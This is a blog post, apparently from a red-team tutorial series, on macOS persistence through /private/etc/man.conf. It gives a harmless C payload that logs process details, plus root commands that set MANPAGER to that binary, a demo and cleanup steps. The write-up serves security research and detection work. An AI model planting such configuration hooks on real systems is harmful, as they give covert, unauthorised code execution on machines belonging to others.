MacOS malware persistence 13: man.conf. Simple C example
﷽
Hello, cybersecurity enthusiasts and white hackers!
My simple short post, continuing the macOS malware persistence series. In previous parts we looked tricks like LaunchAgents, cron, PAM and others. Today we will look at a less obvious configuration-driven execution path: man.conf.

As usally I will use my macOS VM Sonoma for this experiment:

Our simple “meow” payload writes a proof of execution to /tmp/meow.txt.
what is the main idea here?
Many of us using man utility in Linux/macOS:

The man utility reads /private/etc/man.conf. Among other settings, this file can define the program used to display manual pages through MANPAGER.
The execution chain is simple:

This is not a login-time mechanism. The payload runs when a user invokes man, so it is event-driven and depends on the user running the command. Editing the system configuration also requires root privileges.
practical example

First, let’s create a small C payload. As usually, it records the process information and the operating-system version in /tmp/meow.txt (hack.c):
#include <stdio.h>
#include <unistd.h>
#include <time.h>
#include <sys/utsname.h>

int main(void) {
  const char *log_path = "/tmp/meow.txt";
  struct utsname u;
  FILE *f = fopen(log_path, "a");

  if (!f) return 1;

  time_t now = time(NULL);
  fprintf(f, "[=^..^=] meow! man.conf persistence triggered.\n");
  fprintf(f, "timestamp: %s", ctime(&now));
  fprintf(f, "pid: %d, uid: %d, ppid: %d\n",
          (int)getpid(), (int)getuid(), (int)getppid());

  if (uname(&u) == 0) {
    fprintf(f, "system: %s %s %s %s\n",
            u.sysname, u.release, u.machine, u.version);
  }

  fprintf(f, "-------------------------------------\n");
  fclose(f);
  return 0;
}
Compile it into /Users/Shared:
clang -Wall -Wextra -O2 -o /Users/Shared/meow hack.c
chmod +x /Users/Shared/meow

Test the payload directly:
rm -f /tmp/meow.txt
/Users/Shared/meow
cat /tmp/meow.txt

demo
Save the original configuration before the lab change:
sudo cp -p /private/etc/man.conf /Users/Shared/man.conf.meow.backup


Append the benign pager entry:
sudo sh -c 'printf "\n# MEOW LAB BEGIN\nMANPAGER\t/Users/Shared/meow\n# MEOW LAB END\n" >> /private/etc/man.conf'

check:
tail -n 10 /private/etc/man.conf
Clear environment overrides and run man:
rm -f /tmp/meow.txt
unset MANPAGER PAGER
man ls >/dev/null
cat /tmp/meow.txt
The output confirms that the payload was started by the man execution path:


As you can see, it works as expected! =^..^=!

Finally, restore the original configuration and remove the lab files:
sudo cp -p /Users/Shared/man.conf.meow.backup /private/etc/man.conf
rm -f /Users/Shared/man.conf.meow.backup /Users/Shared/meow /tmp/meow.txt
final words
man.conf is an unusual persistence primitive because it is neither a LaunchAgent nor a login item. It is a trusted utility configuration that can redirect execution to an external program.
The technique has strict limitations: root access is required to modify the global file, and the user must run man. Still, it is a useful example of configuration-driven execution on macOS. =^..^=
This technique has been publicly documented (but not demonstrated in practice) as a macOS persistence possibility, but I found no confirmed public attribution to a specific APT group or malware family.
I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.
macOS hacking part 1
macOS persistence part 1
macOS persistence part 12
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye! PS. All drawings and screenshots are mine